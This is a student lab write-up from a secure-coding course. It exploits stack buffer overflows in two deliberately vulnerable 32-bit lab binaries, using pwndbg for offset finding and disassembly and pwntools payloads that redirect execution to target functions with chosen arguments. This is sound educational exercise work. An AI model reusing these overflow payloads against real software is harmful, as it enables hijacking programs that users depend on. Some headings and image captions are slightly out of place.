

Colby Crutcher

Secure Coding

Lab 7

Challenge 1:

```
colby@Colby-PC: /mnt/c/Users/wcrut/OneDrive/Documents/GitHub/SecureCoding/Labs/Lab7$ file challenge1
challenge1: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), dynamically linked, interpreter /lib/ld-linux.so.2, BuildID[sha1]=062fd801b3b444d70eb9698e0e0983da65232d56, for GNU/Linux 3.2.0, not stripped
```

Figure 1: File Endianness

```
pwndbg> checksec
File:      /home/ccrutter/lab7/challenge1
Arch:      i386
RELRO:     Partial RELRO
Stack:     No canary found
NX:        NX enabled
PIE:       No PIE (0x8048000)
Stripped:  No
pwndbg> 
```


Figure 2: checksec

- Arriving at the EIP value:

```
Skipped. NO
pwndbg> disas main
Dump of assembler code for function main:
    0x080491ab <+0>:    push    ebp
    0x080491ac <+1>:    mov     ebp,esp
    0x080491ae <+3>:    and     esp,0xffffffff
    0x080491b1 <+6>:    call    0x8049204 <__x86.get_pc_thunk.ax>
    0x080491b6 <+11>:   add     eax,0x2e4a
    0x080491bb <+16>:   call    0x8049172 <vuln>
    0x080491c0 <+21>:   mov     eax,0x0
    0x080491c5 <+26>:   leave
    0x080491c6 <+27>:   ret
End of assembler dump.
pwndbg> █
```

Figure 3: Main Disassembled


- Main calls a function called 'vuln'.
- To start, I ran cyclic 100 to generate an input to crash the program. When I did I got the EIP register value:



EIP 0x6161616e ('naaa')

Figure 4: EIP Register

- I am going to throw this crash address back into cyclic to find the offset:



```

pwndbg> cyclic -l 0x6161616e
Finding cyclic pattern of 4 bytes: b'naaa' (hex: 0x6e616161)
Found at offset 52
pwndbg>

```

Figure 5: Offset value of 52

- We need to find the function we are trying to redirect the execution to, and info functions reveals flag, which we should investigate more:

```
pwndbg> info functions
All defined functions:

Non-debugging symbols:
0x08049000 _init
0x08049030 gets@plt
0x08049040 puts@plt
0x08049050 __libc_start_main@plt
0x08049060 _start
0x080490a0 __dl_relocate_static_pie
0x080490b0 __x86.get_pc_thunk.bx
0x080490c0 deregister_tm_clones
0x08049100 register_tm_clones
0x08049140 __do_global_ctors_aux
0x08049170 frame_dummy
0x08049172 vuln
0x080491ab main
0x080491c7 flag
0x08049204 __x86.get_pc_thunk.ax
0x08049210 __libc_csu_init
0x08049270 __libc_csu_fini
0x08049271 __x86.get_pc_thunk.bp
0x08049278 _fini
pwndbg>
```

Figure 6: info functions

```

Dump of assembler code for function flag:
0x080491c7 <+0>:    push    ebp
0x080491c8 <+1>:    mov     ebp,esp
0x080491ca <+3>:    push    ebx
0x080491cb <+4>:    sub     esp,0x4
0x080491ce <+7>:    call    0x8049204 <__x86.get_pc_thunk.ax>
0x080491d3 <+12>:   add     eax,0x2e2d
0x080491d8 <+17>:   cmp     DWORD PTR [ebp+0x8],0xdeadc0de
0x080491df <+24>:   jne     0x80491fe <flag+55>
0x080491e1 <+26>:   cmp     DWORD PTR [ebp+0xc],0xc0ded00d
0x080491e8 <+33>:   jne     0x80491fe <flag+55>
0x080491ea <+35>:   sub     esp,0xc
0x080491ed <+38>:   lea     edx,[eax-0x1fec]
0x080491f3 <+44>:   push    edx
0x080491f4 <+45>:   mov     ebx,eax
0x080491f6 <+47>:   call    0x8049040 <puts@plt>
0x080491fb <+52>:   add     esp,0x10
0x080491fe <+55>:   nop
0x080491ff <+56>:   mov     ebx,DWORD PTR [ebp-0x4]
0x08049202 <+59>:   leave
0x08049203 <+60>:   ret
End of assembler dump.

```

Figure 7: Disassembled flag function

- In Figure 7, the assembly code shows two cmp (compare) instructions at <+17> and <+26>. These lines are checking the stack to make sure we passed in two specific arguments: 0xdeadc0de and 0xc0ded00d. To successfully run this function and get the flag, our exploit payload just needs to include those two exact hex values.

```

sendlineafter(b"Overflow Me", b"A" * 52 + p32(0x080491c7) + p32(0x080491ab) + p32(0xdeadc0de) + p32(0xc0ded00d))

```

Figure 8: Payload

- First, we send 52 “A”s to overflow the program so we can hijack it and point it directly to the flag function. Then, we add the main function so the program doesn’t crash, followed by the two exact numbers (0xdeadc0de and 0xc0ded00d)

Challenge 2

```
ccrutter@cybr437:~/lab7$ python3 exploit1.py
[+] Starting local process '/home/ccrutter/lab7/challenge1': pid 47241
[*] Switching to interactive mode

Got it!
```

Figure 9: Flag captured


```
ccrutter@cybr437:~/lab7$ file challenge2
challenge2: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), dynamically linked, inter
preter /lib/ld-linux.so.2, BuildID[sha1]=1382e2d26d4e1bb9bd855a153b0cdc24226d8c0c, for GNU/Linu
x 3.2.0, not stripped
```

Figure 10: File Endianness

```
pwndbg> checksec
File: /home/ccrutter/lab7/challenge2
Arch: i386
RELRO: Partial RELRO
Stack: No canary found
NX: NX enabled
PIE: No PIE (0x8048000)
Stripped: No
pwndbg>
```


Figure 11: checksec

I ran cyclic 200 to crash the program to find the EIP address. I then used cyclic -l with that address to find the offset, which was an offset of 112.

A screenshot of a debugger window. The title bar is partially visible and reads "cyclic200". The main content area shows "EIP 0x62616164 ('daab')". Below this, there is a blue horizontal line and a button labeled "[DISASM / i386 / set".

```
EIP 0x62616164 ('daab')  
[ DISASM / i386 / set
```

Figure 12: EIP

A screenshot of a terminal window. The prompt is "pwndbg>". The user has entered "cyclic -l 0x62616164". The output shows "Finding cyclic pattern of 4 bytes: b'daab' (hex: 0x64616162)" and "Found at offset 112". The prompt "pwndbg>" is followed by a cursor.

```
pwndbg> cyclic -l 0x62616164  
Finding cyclic pattern of 4 bytes: b'daab' (hex: 0x64616162)  
Found at offset 112  
pwndbg> █
```

Figure 13: Offset

We need to write 112 bytes of junk.

We also need to see what arguments and checks we need to continue this exploit.

```
Non-debugging symbols:
0x08049000  _init
0x08049030  __libc_start_main@plt
0x08049040  printf@plt
0x08049050  strcpy@plt
0x08049060  puts@plt
0x08049070  _start
0x0804909d  __wrap_main
0x080490b0  _dl_relocate_static_pie
0x080490c0  __x86.get_pc_thunk.bx
0x080490d0  deregister_tm_clones
0x08049110  register_tm_clones
0x08049150  __do_global_dtors_aux
0x08049180  frame_dummy
0x08049186  test_check
0x080491b1  param_check
0x080491df  vulnerable
0x0804920a  main
0x08049261  __x86.get_pc_thunk.ax
0x08049268  _fini
pwndbg>
```

Figure 14: info functions


```


_check
Dump of assembler code for function test_check:
0x08049186 <+0>:    push    ebp
0x08049187 <+1>:    mov     ebp,esp
0x08049189 <+3>:    push    ebx
0x0804918a <+4>:    sub     esp,0x4
0x0804918d <+7>:    call    0x8049261 <__x86.get_pc_thunk.ax>
0x08049192 <+12>:   add     eax,0x2e62
0x08049197 <+17>:   sub     esp,0xc
0x0804919a <+20>:   lea     edx,[eax-0x1fec]
0x080491a0 <+26>:   push    edx
0x080491a1 <+27>:   mov     ebx,eax
0x080491a3 <+29>:   call    0x8049060 <puts@plt>
0x080491a8 <+34>:   add     esp,0x10
0x080491ab <+37>:   nop
0x080491ac <+38>:   mov     ebx,DWORD PTR [ebp-0x4]
0x080491af <+41>:   leave
0x080491b0 <+42>:   ret
End of assembler dump.
pwndbg> disassemble param_check
Dump of assembler code for function param_check:
0x080491b1 <+0>:    push    ebp
0x080491b2 <+1>:    mov     ebp,esp
0x080491b4 <+3>:    push    ebx
0x080491b5 <+4>:    sub     esp,0x4
0x080491b8 <+7>:    call    0x8049261 <__x86.get_pc_thunk.ax>
0x080491bd <+12>:   add     eax,0x2e37
0x080491c2 <+17>:   sub     esp,0x8
0x080491c5 <+20>:   push    DWORD PTR [ebp+0x8]
0x080491c8 <+23>:   lea     edx,[eax-0x1fdc]
0x080491ce <+29>:   push    edx
0x080491cf <+30>:   mov     ebx,eax
0x080491d1 <+32>:   call    0x8049040 <printf@plt>
0x080491d6 <+37>:   add     esp,0x10
0x080491d9 <+40>:   nop
0x080491da <+41>:   mov     ebx,DWORD PTR [ebp-0x4]
0x080491dd <+44>:   leave
0x080491de <+45>:   ret
End of assembler dump.
pwndbg>

```

Figure 15: param_check and test_check disassembled

- test_check doesn't check for any arguments. It just prints a message and finishes.
- param_check does look for one argument on the stack ([ebp+0x8]) and then prints it out using printf. We can give it any recognizable hex value, like 0x12345, so it prints "param_checked: 12345".
- I used this payload to exploit:

```
p = process(['/home/ccrutter/lab7/challenge2', b"A" * 112 +
p32(0x08049186) + p32(0x080491b1) + p32(0x0804920a) + p32(0x12345)])
```



```
ccrutter@cybr437:~/lab7$ python3 exploit2.py
[+] Starting local process '/home/ccrutter/lab7/challenge2': pid 53070
[*] Switching to interactive mode
Starting...
Test_confirmed!
param_checked: 12345!
```

Figure 16: Final output success